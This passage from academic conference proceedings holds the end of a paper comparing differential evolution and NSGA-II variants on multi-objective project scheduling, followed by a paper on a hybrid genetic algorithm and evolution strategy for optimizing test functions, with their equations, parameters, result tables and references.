### V. DIFFERENTIAL EVOLUTION HYBRIDIZED WITH GREEDY

DEGR has been successfully applied to the MS-RCPSP in [8]. It's an evolutionary method operating in real space. Evolution creates a real-valued phenotype, which represents a task-resource assignments. Then the greedy algorithm puts tasks on a timeline.

DEGR has been proven to be efficient in single-objective MS-RCPSP and so it is used to probe space and create a potential  $PF$ . It is compared to both regular NSGA-II and NTGA approaches. It is worth noting that DEGR is inherently not a multi-objective method.

Differential Evolutions uses a weighted fitness function (presented in 3), which allow the algorithm to focus on different parts of the solution space and potentially create a good coverage, even though this approach is Pareto blind - has no concept of the PF, but it is the simplest approach to a multi-criteria problem.

$$f(S) = w_\tau * f_\tau(S) + (1 - w_\tau) * f_c(S) \quad (3)$$

where  $w_\tau$  is a weight associated with the duration of the schedule and its values can vary between  $[0,1]$ ,  $S$  is the schedule,  $f_{tau}$  and  $f_c$  are time and cost of the schedule, both of which are minimized. The function is implemented in a library made public on [21].

Using equation 3 a potential  $PF$  is created by running the method multiple times with different weights to allow for exploration of space and to ensure good coverage.

### VI. EXPERIMENTS AND RESULTS

The goal of this paper is to present a transition from a single-objective to multi-objective approach to MS-RCPSP. Additionally novel selection methods have been proposed to further increase the efficiency of multi-objective method. The results are evaluated by a set of chosen measures. They take convergence and diversity of the found PF under consideration.

#### A. Measures

A set of measures [20] has been chosen to evaluate the results. The choice has been dictated by the need of evaluating both convergence and diversity of the algorithms. Selected measures are commonly used for this purpose.

An Euclidean Distance ( $ED$ ) is an average Euclidean distance between the points on the potential  $PF$  and a perfect point (built by the best possible values of every criteria).

A HyperVolume ( $HV$ ) is a volume of the rectangle constructed from the potential  $PF$  and a Nadir Point (point built by the worst possible values of every criteria).

A Pareto Front Size ( $PFS$ ) is a number of unique points on the potential  $PF$ .

#### B. Dataset

For the experiments an iMOPSE [7] dataset has been used, which is located on [21]. It contains 36 data instances, all varied by the number of tasks, resources and precedence relations. 2 subsets of instances could be identified. In the



first group all instances have 100 tasks, and in the second group, they have 200 tasks. Instances in those groups have been created to preserve an average resource load and number of tasks per number of resources. The idea behind formulation of this dataset was to achieve variety between the instances.

### C. Procedure

A DEGR approach has been used to establish a baseline. It's been executed multiple times with weights values from 0.0 to 1.0, incremented by 0.1 and resulting points been collected. Parameters chosen for DEGR: population size ( $P_s$ ) = 100, 500 generations (gen), mutation probability ( $P_m$ ) = 0.1, crossover probability ( $P_x$ ) = 0.1 and a one-to-one selection.

Four different variants of NSGA-II have been checked. The following parameters have been chosen for NSGA-II:  $p_s$  = 50, 500 gen,  $P_m$  = 0.01,  $P_x$  = 0.6, tournament size ( $t_s$ ) = 5. Parameters chosen for NTGA:  $p_s$  = 50, 500 gen,  $P_m$  = 0.002,  $P_x$  = 0.9,  $t_s$  = 4. We compared classic NSGA-II approach with its modifications: a tournament selection, modified comparison operator, which disregards crowding distance and clone prevention method. The goal was to increase the convergence and diversity of the method. All procedures has been repeated 30 times and results were averaged.

### D. Results

An experiment has been performed to check the influence of a tournament size on chosen measures. The best values of both  $ED$  and  $PFS$  are achieved for tournament size equal to 4. Interestingly higher values improve the  $HV$ . High  $PF$  Size means high diversity of the population and also suggest good coverage of  $PF$ . Therefore  $PFS$  has been chosen as the most important measure.

A clone removal method have been introduced to increase low diversity of the population. Since clone removal increases the distance between the individuals, a crowding distance has become redundant. Another approach has been investigated with modified comparison operator, which considers only the rank of the individual. Due to a huge volume of the table, standard deviations have been omitted and only classical NSGA-II, best variant of NTGA and DEGR approaches have been presented - table II. Additionally averaged results have been gathered and are presented in table I.

The increased size of the tournament improved all measures and standard deviations. Clone prevention method has a positive effect on average results but increases standard deviation. Checking crowding distance is not crucial when used with clone prevention method. This approach resulted in a better

convergence, represented by  $ED$ , a bit lower diversity, represented by  $HV$ , but average  $PFS$  has dramatically increased. Interestingly NSGA-II(t6,pc) has achieved the highest  $PFS$  for most instances, but NTGA(t6,pc,r) has achieved the best  $PFS$ . It is caused by the fact, that their results were very close, but the latter has achieved a huge lead on a couple of instances. DEGR approach achieved relatively low  $ED$  and the worst  $PFS$  of all investigated methods but at the same time the best  $HV$ . It is caused by the fact, that it was executed multiple times with various weight values, which allowed for searching different parts of solution space and is connected with the fact that DEGR achieved the best edge values.

## VII. CONCLUSIONS AND FUTURE WORK

This paper presents how a single and a multi-objective approaches are capable of exploring the space of MS-RCPSP. It's been shown that a classic Pareto approach (NSGA-II) has a much better efficiency concerning convergence, however, lack diversity of DEGR - it's worth noting that DEGR has been executed multiple times with different weights. A modified selection operators and a clone prevention method have been presented and experiments have shown that they are capable of further increasing efficiency of NSGA-II.

Two potential directions for future work can be considered. On the one hand, an initial population, which better covers the solution space could improve achieved results. On the other hand, the selection method, which rewards better spread of individuals could occur the more diverse PF.

The used DEGR approach is hybridized with a Greedy Algorithm, which potentially is a bottleneck for the method. A very promising direction would be to remove the Greedy Approach and let an Evolutionary Algorithm take its place. In this co-evolutionary approach, there would be populations communicating with each other - one would assign the task to resources, while other would assign timestamps to tasks. DEGR has proven to be an effective method for single-objective optimization. As an extension of these works, DEGR could be introduced dominance relation and PF concept to compete with existing multi-objective methods even better.

## REFERENCES

- [1] Samà, M., et al. "Lower and upper bound algorithms for the real-time train scheduling and routing problem in a railway network." IFAC-PapersOnLine 49.3 (2016): 215-220.
- [2] Varas, Mauricio, et al. "Scheduling production for a sawmill: A robust optimization approach." Inter.J.I of Prod. Econ.s 150 (2014): 37-51.
- [3] Kerzner, Harold. "Project management: a systems approach to planning, scheduling, and controlling." John Wiley & Sons, 2013.
- [4] Blazewicz, J., Lenstra J.K., and AHG Rinnooy Kan. "Scheduling subject to resource constraints: classification and complexity." Discrete Applied Mathematics 5.1 (1983): 11-24.
- [5] Kolisch R., Sprecher A.m "PSPLIB - A project scheduling problem library", Eur. J. of Oper. Res. (96), pp. 205-216, 1996.
- [6] Luna, Francisco, et al. "The software project scheduling problem: A scalability analysis of multi-objective metaheuristics." Applied Soft Computing 15 (2014): 136-148.
- [7] Myszkowski P. B., Skowroński M. E., Sikora K.; "A new benchmark dataset for Multi-Skill Resource-Constrained Project Scheduling Problem", Proc. of FEDCSIS

TABLE I: Comparison of averaged results for all methods

	$ED$		$HV$		$PFS$	
	avg	std	avg	std	avg	std
NSGA-II	0.2720	<b>0.0059</b>	0.5506	0.0041	138.44	15.91
NTGA	0.2677	0.0079	0.5280	0.0067	75.068	22.65
NSGA-II(t5,pc)	0.2764	<b>0.0059</b>	0.5668	0.0029	170.32	15.36
NTGA(t4,pc,r)	<b>0.2575</b>	0.0061	0.5446	0.0054	<b>199.60</b>	54.67
DEGR[8]	0.2743	0.0066	<b>0.5708</b>	<b>0.0022</b>	55.64	<b>5.81</b>

TABLE II: Summary of achieved results for all instances, for NSGA-II, NTGA(t6,pc,r) and DEGR

Dataset	NSGA-II			NTGA(t6,pc,r)			DEGR[8]		
	ED	HV	PFS	ED	HV	PFS	ED	HV	PFS
100_10_26_15	0.35271	0.54870	87.63333	<b>0.32815</b>	0.55718	<b>128.23333</b>	0.35941	<b>0.57701</b>	65.36667
100_10_27_9_D2	0.22198	0.50687	85.23333	<b>0.21294</b>	0.49899	84.50000	0.25224	<b>0.53003</b>	59.20000
100_10_47_9	0.31489	0.41905	101.10000	<b>0.30121</b>	0.42291	128.83333	0.33060	<b>0.45468</b>	80.93333
100_10_48_15	0.28040	0.54009	79.00000	<b>0.26999</b>	0.54407	<b>156.03333</b>	0.28915	<b>0.55432</b>	49.10000
100_10_64_9	0.24551	0.58652	97.76667	<b>0.23946</b>	0.58405	101.90000	0.26022	<b>0.61965</b>	63.20000
100_10_65_15	0.35004	0.44194	101.80000	<b>0.33618</b>	0.44119	128.03333	0.36425	<b>0.45712</b>	53.46667
100_20_22_15	0.18120	0.68286	50.43333	<b>0.16505</b>	0.69295	70.70000	0.19414	<b>0.70781</b>	44.76667
100_20_23_9_D1	0.14247	0.56986	48.70000	<b>0.13125</b>	0.57601	53.96667	0.16323	0.58871	37.26667
100_20_46_15	0.29761	0.61377	54.30000	<b>0.26353</b>	0.62906	67.13333	0.29743	<b>0.64431</b>	40.23333
100_20_47_9	0.19554	0.64914	57.86667	<b>0.17999</b>	0.66038	70.93333	0.22001	<b>0.68313</b>	49.13333
100_20_65_15	0.18821	0.66971	41.83333	<b>0.18769</b>	0.67120	51.36667	0.19160	0.67018	17.36667
100_20_65_9	0.28556	0.62284	61.53333	<b>0.26752</b>	0.63342	79.00000	0.28575	<b>0.66536</b>	51.13333
100_5_20_9_D3	<b>0.31961</b>	0.39914	211.66667	0.41975	0.39247	<b>1436.13333</b>	0.32627	<b>0.40919</b>	81.70000
100_5_22_15	0.29908	0.32875	139.40000	0.29949	0.32851	<b>425.80000</b>	<b>0.29706</b>	<b>0.32998</b>	37.00000
100_5_46_15	0.31338	0.21446	408.23333	0.31875	0.21189	<b>1054.56667</b>	<b>0.28728</b>	<b>0.21874</b>	54.20000
100_5_48_9	0.33326	0.16053	366.20000	<b>0.31288</b>	0.15300	298.63333	0.31593	<b>0.16404</b>	57.00000
100_5_64_15	0.35073	0.33845	196.70000	<b>0.34073</b>	0.32949	167.46667	0.35407	<b>0.34478</b>	65.66667
100_5_64_9	<b>0.41493</b>	0.45878	313.23333	0.41841	0.45375	<b>1649.30000</b>	0.43884	<b>0.46434</b>	63.73333
200_10_128_15	0.26315	0.59973	83.13333	<b>0.25873</b>	0.59596	81.76667	0.26908	<b>0.61335</b>	58.56667
200_10_135_9_D6	0.23999	0.35931	78.40000	<b>0.23323</b>	0.35222	65.53333	0.28168	<b>0.38303</b>	37.50000
200_10_50_15	0.19365	0.69882	72.50000	<b>0.18237</b>	0.69948	85.43333	0.20545	<b>0.72625</b>	65.23333
200_10_50_9	0.34110	0.56584	122.93333	<b>0.30567</b>	0.57388	138.96667	0.34149	<b>0.62752</b>	105.60000
200_10_84_9	0.23396	0.60410	90.96667	<b>0.22055</b>	0.61050	105.43333	0.24512	<b>0.64830</b>	82.53333
200_10_85_15	0.49872	0.42401	118.83333	0.47776	0.42717	113.63333	<b>0.47468</b>	<b>0.46807</b>	74.93333
200_20_145_15	0.30754	0.54307	75.36667	<b>0.27912</b>	0.56445	84.90000	0.28282	<b>0.60734</b>	60.60000
200_20_150_9_D5	0.08246	0.48148	44.53333	<b>0.07096</b>	0.48157	31.40000	0.17924	<b>0.49675</b>	27.63333
200_20_54_15	0.30901	0.55282	73.60000	0.29261	0.56239	81.10000	0.29998	<b>0.60581</b>	63.66667
200_20_55_9	0.23944	0.67040	74.10000	<b>0.21237</b>	0.69720	91.40000	0.21964	<b>0.75396</b>	77.43333
200_20_97_15	0.30325	0.56906	57.66667	0.28615	0.57981	59.26667	<b>0.28157</b>	<b>0.61092</b>	46.83333
200_20_97_9	0.34257	0.58709	68.10000	0.30349	0.62013	76.76667	<b>0.29243</b>	<b>0.68489</b>	58.23333
200_40_130_9_D4	0.13819	0.54772	41.50000	<b>0.12301</b>	0.54498	30.36667	0.18596	0.55891	22.83333
200_40_133_15	0.22678	0.63095	49.43333	<b>0.18595</b>	0.67492	55.93333	0.19539	<b>0.71218</b>	44.00000
200_40_45_15	0.26180	0.65191	52.60000	<b>0.23289</b>	0.68378	66.63333	0.23497	<b>0.72835</b>	54.26667
200_40_45_9	0.24057	0.67755	46.03333	<b>0.20298</b>	0.71549	64.53333	0.21762	<b>0.75096</b>	51.26667
200_40_90_9	0.26610	0.64150	47.16667	<b>0.22524</b>	0.68442	59.93333	0.22606	<b>0.73970</b>	52.93333
200_40_91_15	0.24036	0.67520	43.86667	<b>0.20890</b>	0.71228	58.03333	0.21481	<b>0.74899</b>	48.50000
Average	0.27266	0.53422	103.98241	<b>0.25819</b>	0.54336	<b>208.43241</b>	0.27432	<b>0.57080</b>	55.63981

- [8] Myszowski P.B., Olech L.P., Laszczyk M. and Skowroński M.E., "Hybrid Differential Evolution and Greedy (DEGR) for Solving Multi-Skill Resource-Constrained Project Scheduling Problem", *Applied Soft Computing in review process*, 2017.
- [9] Mendes, Jorge Jose de Magalhaes, Goncalves J.F., and Mauricio GC Resende. "A random key based genetic algorithm for the resource constrained project scheduling problem." *Compu. & Op. Research* 36.1 (2009): 92-109.
- [10] Thomas P.R. and Said S.. "A tabu search approach for the resource constrained project scheduling problem." *Journal of Heuristics* 4.2 (1998): 123-139.
- [11] Myszowski P.B. and Siemieniński J.J. "GRASP Applied to Multi-Skill Resource-Constrained Project Scheduling Problem." *International Conference on Computational Collective Intelligence*. Springer International Publishing, 2016.
- [12] Myszowski P.B., et al. "Hybrid ant colony optimization in solving multi-skill resource-constrained project scheduling problem", *Soft Computing* 19.12 (2015), pp.3599-3619.
- [13] Zhang, Hong, Heng Li, and C. M. Tam. "Particle swarm optimization for resource-constrained project scheduling." *International Journal of Project Management* 24.1 (2006): 83-92.
- [14] Zheng, Huan-yu, Ling Wang, and Xiao-long Zheng. "Teaching-learning-based optimization algorithm for multi-skill resource constrained project scheduling problem." *Soft Computing* (2015): 1-12.
- [15] Abbasi, Babak, Shahram Shadrokh, and Jamal Arkat. "Bi-objective resource-constrained project scheduling with robustness and makespan criteria." *Applied mathematics and computation* 180.1 (2006): 146-152.
- [16] Cowling P., Colledge N., Dahal K., Remde S. "The Trade Off Between Diversity and Quality for Multi-objective Workforce Scheduling" [In:] Gottlieb J., Raidl G.R. (eds) *Evolutionary Computation in Combinatorial Optimization*. Springer
- [17] Deb, Kalyanmoy, et al. "A fast elitist non-dominated sorting genetic algorithm for multi-objective optimization: NSGA-II." *International Conference on Parallel Problem Solving From Nature*. Springer Berlin Heidelberg, 2000.
- [18] Deb, Kalyanmoy, Udaya Rao N, and S. Karthik. "Dynamic multi-objective optimization and decision-making using modified NSGA-II: a case study on hydro-thermal power scheduling." *Evolutionary Multi-Criterion Optimization*. Springer
- [19] Rabiee, M., M. Zandieh, and P. Ramezani. "Bi-objective partial flexible job shop scheduling problem: NSGA-II, NPGA, MOGA and PAES approaches.", *International Journal of Production Research* 50.24 (2012): 7327-7342.
- [20] Wang, Shuai, et al. "A practical guide to select quality indicators for assessing Pareto-based search algorithms in search-based software engineering.", *Proceedings of the 38th International Conference on Software Engineering*. ACM, 2016.
- [21] <http://imopse.ii.pwr.wroc.pl/>

# Hybrid Multievolutionary System to Solve Function Optimization Problems

Krzysztof Pytel

Faculty of Physics and Applied Informatics

University of Lodz, Poland

Email: kpytel@uni.lodz.pl

**Abstract**—Evolutionary algorithms are optimization methods inspired by natural evolution. They usually search for the optimal solution in large space areas. In Evolutionary Algorithms it is very important to select an appropriate balance between the ability of the algorithm to explore and exploit the search space. The paper presents a hybrid system consisting of a Genetic Algorithm and an Evolutionary Strategy designed to optimize the function of many variables. In this system, we combined the ability of the Genetic Algorithm to explore the search space and the ability of the Evolutionary Strategy to exploit the search space. Optimization performed by the Genetic Algorithm and the Evolutionary Strategy runs at the same time, so it is possible to perform parallel computations. The results of the experiments suggest that the proposed system can be an effective tool in solving complex optimization problems.

## I. INTRODUCTION

**E** VOLUTIONARY Algorithms (EA) are widely used in solving complex problems of optimization. This is a group of methods inspired by observation of nature. These methods are based on the principles of natural selection of living organisms developed by Charles Darwin. According to this principle, well-adapted individuals have more chances of survival - and transfer of their genetic material to the next generation. A list of terms which are used to describe Evolutionary Algorithms is closely related to genetics and evolution. The Evolutionary Algorithm processes the population of individuals (each individual in the form of a chromosome represents a potential solution to the problem). The Evolutionary Algorithm works in certain environments, which can be defined on the basis of the problem solved by the algorithm. Depending on how much a given individual (ie. chromosome) is adapted to the environment in which it is located, a numeric value that determines the quality represented by its solution is assigned to it. This number is called fitness of the individual and is a major factor that describes the ability of an individual to act as a parent for the next generation of population. Evolutionary Algorithms do not guarantee finding the global optimum, but generally provide a good enough solution in an acceptable period of time. Hence, the main use of these algorithms is in very sophisticated problems in a large search space for which there are no specialized techniques. A characteristic feature of Evolutionary Algorithms is that in the process of evolution they do not use the knowledge specific for a given problem, except for the fitness function assigned to all individuals. The Evolutionary Algorithm must keep the

right balance between exploration and exploitation of the search space. Exploration is the process of searching for a new region of a search space where an optimum can exist. Exploitation is the process of searching for regions within the neighborhood of previously visited points. Examples of Evolutionary Algorithms are Genetic Algorithms (GA) and Evolutionary Strategies (ES).

The Genetic Algorithm is an optimization method that simulates the process of natural evolution. The GA uses the mechanism of natural evolution (selection, mutation, cross-over of individuals and reproduction). The individuals of the GA could be coded by binary strings (binary representation), real numbers (a real number representation) or composite structures of genes. The main parameters of the GA, affecting the ability to explore and exploit of the search space, are probability of selection and probability of mutation. The type of cross-over and mutation operators are very important. Reproduction in GAs is closely related to maintaining the diversity of the population, the selection pressure and avoiding premature convergence to the local optima. In Genetic Algorithms the exploitation is done through the selection process. Cross-over and mutation are both methods of exploring the search space. Very important problem is always finding the right balance between exploration and exploitation. If the exploration ability is too large, the algorithm can get stuck in the local optima. If the exploration ability is too large, the algorithm will waste time on poor solutions and cannot focus on solutions found till now.

More information on Genetic Algorithms can be found in publications [3][5][7].

Evolution Strategies uses primarily mutation and selection as search operators. These operators are applied in a loop until the termination criterion is met. ES are based on the principle that small changes have small effects. The mutation is usually performed by adding a normally distributed random value to each individual's genes. After a certain number of fitness function calls or a number of generations, it is essential to adjust the parameters of mutation. At first, the ratio of successful mutations over all mutations is evaluated. If the ratio is less than the specified threshold, the mutation parameters are increased to obtain greater diversity of individuals. If the ratio is greater than the specified threshold, the mutation parameters are decreased to increase the accuracy of the search and accelerate the convergence of the algorithm. The simplest

Evolution Strategy  $(1 + 1) - ES$  operates on a population of two individuals: the current point (a parent) and the result of its mutation (a child). If the child's fitness is equal to or better than the parent's fitness, the child becomes the parent in the next generation. Otherwise, the new child is created in the next loop. In strategy  $(1 + \lambda) - ES$ ,  $\lambda$  children can be generated and compete with the parent. In  $(1, \lambda) - ES$  the best child becomes the parent in the next generation while the current parent is always disregarded. Evolution Strategies  $(\mu/\rho+, \lambda) - ES$  can use the population of  $\rho$  parents and also recombination as an additional operator. This makes them less prone to get stuck in the local optima.

More information on Evolution Strategies can be found in publications [1][2].

Hybrid intelligent system is a system which employs, in parallel, a combination of methods and techniques from artificial intelligence subfields, for example Genetic Algorithms, the Fuzzy Logic, Artificial Neural Networks etc. Such systems are able to take advantage of the methods and techniques of artificial intelligence while avoiding their disadvantages. They can be used to improve effectiveness of the methods or where simple methods do not produce the expected results.

Hybrid intelligent systems using artificial intelligence methods can be used in different optimization problems, for example in multiobjective optimization [10] [11], Connected Facility Location Problem [12] or Clustering Problem [13].

## II. PROBLEM FORMULATION

Optimization is the process of finding the greatest or the smallest value. The Function Optimization Problem (FOP) is a problem in which certain parameters (variables) need to be determined to achieve the best measurable performance (objective function) under given constraints. For function  $f(x)$ , called the objective function, that has a domain of real numbers of set  $S$ , the maximum optimal solution occurs where  $f(x_0) > f(x)$  over set  $S$  and the minimum optimal solution occurs where  $f(x_0) < f(x)$  over set  $S$ .

Formally, optimization is the minimization or maximization of a function subject to constraints on its variables. Let's denote:

- $x$  is the vector of variables (parameters);
- $f(x)$  is the objective function that we want to maximize or minimize;
- $c$  is the vector of constraints that the variables must satisfy. It may consist of several restrictions that we place on the variables.

The function optimization problem (e.g a function maximization problem) can be stated as follows:

$$\begin{cases} \max & f(x) \\ \text{subject to:} & c_i \leq 0 \text{ for } i = 1, 2, \dots, k \\ & x \in S \end{cases} \quad (1)$$

where:

- $x = [x_1, x_2, x_3, \dots, x_n] \in \mathbb{R}; n \in \mathbb{N}$  - is an  $n$ -dimensional vector of decision variables,

- $f(x)$  - is the objective function of variables  $x$ ,
- $c_i(x)$  - are constraints,
- $S$  - the search area.

The FOP problem can be used as a benchmark for testing optimization methods. Various methods of solving the FOP are discussed in literature, for example [4][6].

## III. THE PROPOSED MULTIEVOLUTIONARY SYSTEM

Genetic Algorithms use cross-over and mutation operators to search the space for possible solutions. One of the drawbacks of Genetic Algorithms is low efficiency in the final search stage. The Evolutionary Strategy uses primarily mutation and selection operators. Evolutionary Strategies are at risk of getting stuck in sub-optimal solutions. The proposed system (GA-ES) consists of a Genetic Algorithm and an Evolutionary Strategy. It combines the ability of a GA to find the areas of possible optima and the ability of ESs to quickly converge to the optima. Both of them are types of Evolutionary Algorithms and can use the same individuals' representation, operators of selection and mutation.

In the system, both algorithms start with the same initial population and work in parallel. After a predetermined number of generations, the best individuals from both algorithms will be compared. Depending on the result of this comparison, transposition of individuals between the algorithms may be performed:

- if the best individual in the GA is better than the best individual in the ES, then the new area of the optima is found. The best individual in the GA replaces the parent in the ES.
- if the best individual in the ES is better than the best individual in the GA, then it means that a new optimal solution is found as a result of the ES. The best individual in the ES replaces the worst individual in the GA population.

The system block diagram is shown in Figure 1.

## IV. COMPUTATIONAL EXPERIMENT

The goal of our experiments is verification of the idea of the hybrid multievolutionary algorithm in solving the function optimization problem. We used functions of a wide range of complexity in a diverse environment. For tests we used a set of 3 functions:

- $f1(x_1, x_2)$  - an easy function of two variables (similar to cosinemixture [14] function). The function has many local optima and was used for testing the algorithm's ability to find the global optimum. The function is given by formula:

$$f1(x_1, x_2) = (\sin(x_1) + 0.6 * \sin(20 * x_1)) * \sin(x_2) \quad (2)$$

where:

$$x_1, x_2 \in (0, \pi) \quad (3)$$

The value of maximum 1.6 at point  $(\pi/2, \pi/2)$ .




Fig. 1. The system block diagram

- $f_2(x_1, x_2, \dots, x_{10})$  - the function of multiple variables (similar to alpine2 [14] function). A low inclined function, used for testing the ability of the algorithm to determine the exact solution. The function is given by formula:

$$f_2(x_1, x_2, \dots, x_{10}) = \prod_{i=1}^{10} \sin(x_i) \quad (4)$$

where:

$$x_1, x_2, \dots, x_{10} \in (0, \pi) \quad (5)$$

The value of maximum 1 at point  $(\pi/2, \pi/2, \pi/2, \pi/2, \pi/2, \pi/2, \pi/2, \pi/2, \pi/2, \pi/2)$ .

- $f_3$  - the function proposed in [9]. It is a sophisticated function with many local optima with different values, which permits to estimate the ability of the algorithm to solve difficult optimization problems. The first generation of individuals was placed in the local optimum (point [5, 5]). The algorithm should find the total optimum (point [50, 50]), avoiding the local optima. The function is given by formula:

$$f_3(x_1, x_2) = \sum_{i=1}^7 h_i * e^{-\mu_i * ((x_1 - x_{i1})^2 + (x_2 - x_{i2})^2)} \quad (6)$$

where:  $h_1 = 1.5, h_2 = 1, h_3 = 1, h_4 = 1, h_5 = 2, h_6 = 2, h_7 = 2.5$

$$\mu_1 = \mu_2 = \mu_3 = \mu_4 = \mu_5 = \mu_6 = \mu_7 = 0.01$$

$$(x_{11}, x_{12}) = (5, 5), (x_{21}, x_{22}) = (5, 30), (x_{31}, x_{32}) = (25, 25), (x_{41}, x_{42}) = (30, 5), (x_{51}, x_{52}) = (50, 20), (x_{61}, x_{62}) = (20, 50), (x_{71}, x_{72}) = (50, 50)$$


Fig. 2. Function  $f_3$ 

TABLE I  
THE AVERAGE TIME AND NUMBER OF FITNESS FUNCTION CALLS NEEDED TO REACH THE PREDETERMINED VALUE OF THE OPTIMIZED FUNCTION

Function	The predetermined value of algorithm termination	SGA		GA-ES	
		Time [s]	The number of fitness function calls	Time [s]	The number of fitness function calls
f1	1.596	0.210	37960	0.092	3978
f2	0.999	1.378	80158	0.480	8450
f3	2.499	0.307	56940	0.072	7124

The value of maximum 2.5 at point (50,50).

The function  $f_3$  is shown in Figure 2.

The values of parameters of the Genetic Algorithm and the Evolution Strategy was fixed during the initial experiments. In the experiments we accepted the following values of parameters of the Genetic Algorithm:

- the genes of individuals are represented by real numbers,
- the probability of cross-over = 0.8,
- the probability of mutation = 0.15,
- the number of individuals in the population = 25.

For the Evolutionary Strategy, model  $(1+1) - ES$  was chosen and the mutation performed by adding a number generated randomly according to normal distribution.

The best individuals from both algorithms were compared after every 50 generations and, depending on the result of this comparison, transposition of individuals was performed between the algorithms. The system was stopped when the best individual reached the predetermined value of the optimized function.

In the experiment, we compared the results of the proposed GA-ES and the standard genetic algorithm (SGA) described in [8], and adapted it to optimize the test functions. Each algorithm was executed 10 times on a standard PC computer (CPU: Intel i3, RAM: 8GB, Windows 10 operating system). Table 1 shows the average time and number of fitness function calls needed to reach the predetermined value of the optimized function.

The graph in Figure 3 shows the average running time of the Genetic Algorithm (SGA) and the proposed system (GA-ES).

The graph in Figure 4 shows the average number of fitness function calls in the Genetic Algorithm (SGA) and the




Fig. 3. The average running time of the Genetic Algorithm (SGA) and the proposed system (GA-ES)




Fig. 4. The average number of fitness function calls in the Genetic Algorithm (SGA) and the proposed system (GA-ES)

proposed system (GA-ES).

## V. CONCLUSIONS

The proposed Genetic Algorithm-Evolution Strategy system was able to find a solution near the optimum for all tested functions. Optimization of function F2 (a low inclined function) has shown that the system has greater convergence and accuracy in comparison to the SGA. Optimization of function F3 (a sophisticated function with many local optima) has shown that the system is more resistant to premature convergence to the local optimum compared to the ES.

The GA-ES running time on a PC was very short (less than 2 seconds). The time was 56, 65 and 76 percent shorter than the running time of SGA for function f1, f2 and f3 respectively.

The number of fitness function calls in GA-ES system was decreased by nearly 90 percent in relation to the number of fitness function calls in the SGA.

In the proposed system it is possible to perform parallel calculations by the Genetic Algorithm and the Evolutionary Strategy, eg. by using multiple processors or processor cores.

The proposed system is an efficient tool for solving function optimization problems. It could be used for solving very wide range of optimization problems.

## REFERENCES

- [1] Bäck T., Hoffmeister F., Schwefel H.-P., *A survey of evolution strategies*, Proceedings of the Fourth International Conference on Genetic Algorithms, Morgan Kaufmann, s. 2-9, 1991.
- [2] Beyer H.-G. Schwefel H.-P., *Evolution Strategies: A Comprehensive Introduction*. Journal Natural Computing, 1(1):3-52, 2002.
- [3] Goldberg, David E. *Genetic Algorithms in Search, Optimization, and Machine Learning* Reading, MA: Addison-Wesley, 1989.
- [4] Jensi R., Wiselin Jiji G., *An improved krill herd algorithm with global exploration capability for solving numerical function optimization problems and its application to data clustering*, Appl. Soft Comput. 46: 230-245, 2016.
- [5] Michalewicz Z., *Genetic Algorithms + Data Structures = Evolution Programs*, Springer Verlag, Berlin (1992).
- [6] Karaboga, D., Basturk B., *A powerful and efficient algorithm for numerical function optimization: artificial bee colony (ABC) algorithm*, JOURNAL OF GLOBAL OPTIMIZATION Volume: 39 Issue: 3, Pages: 459-471, 2007.
- [7] Kwasnicka H., *Obliczenia ewolucyjne w sztucznej inteligencji*. Oficyna Wydawnicza Politechniki Wrocławskiej, Wrocław, 1999, (in Polish).
- [8] Potter M.A., De Jong K.A., *A cooperative coevolutionary approach to function optimization*. In: Davidor Y., Schwefel HP., Männer R. (eds) Parallel Problem Solving from Nature - PPSN III. PPSN 1994. Lecture Notes in Computer Science, vol 866. Springer, Berlin, Heidelberg 1994.
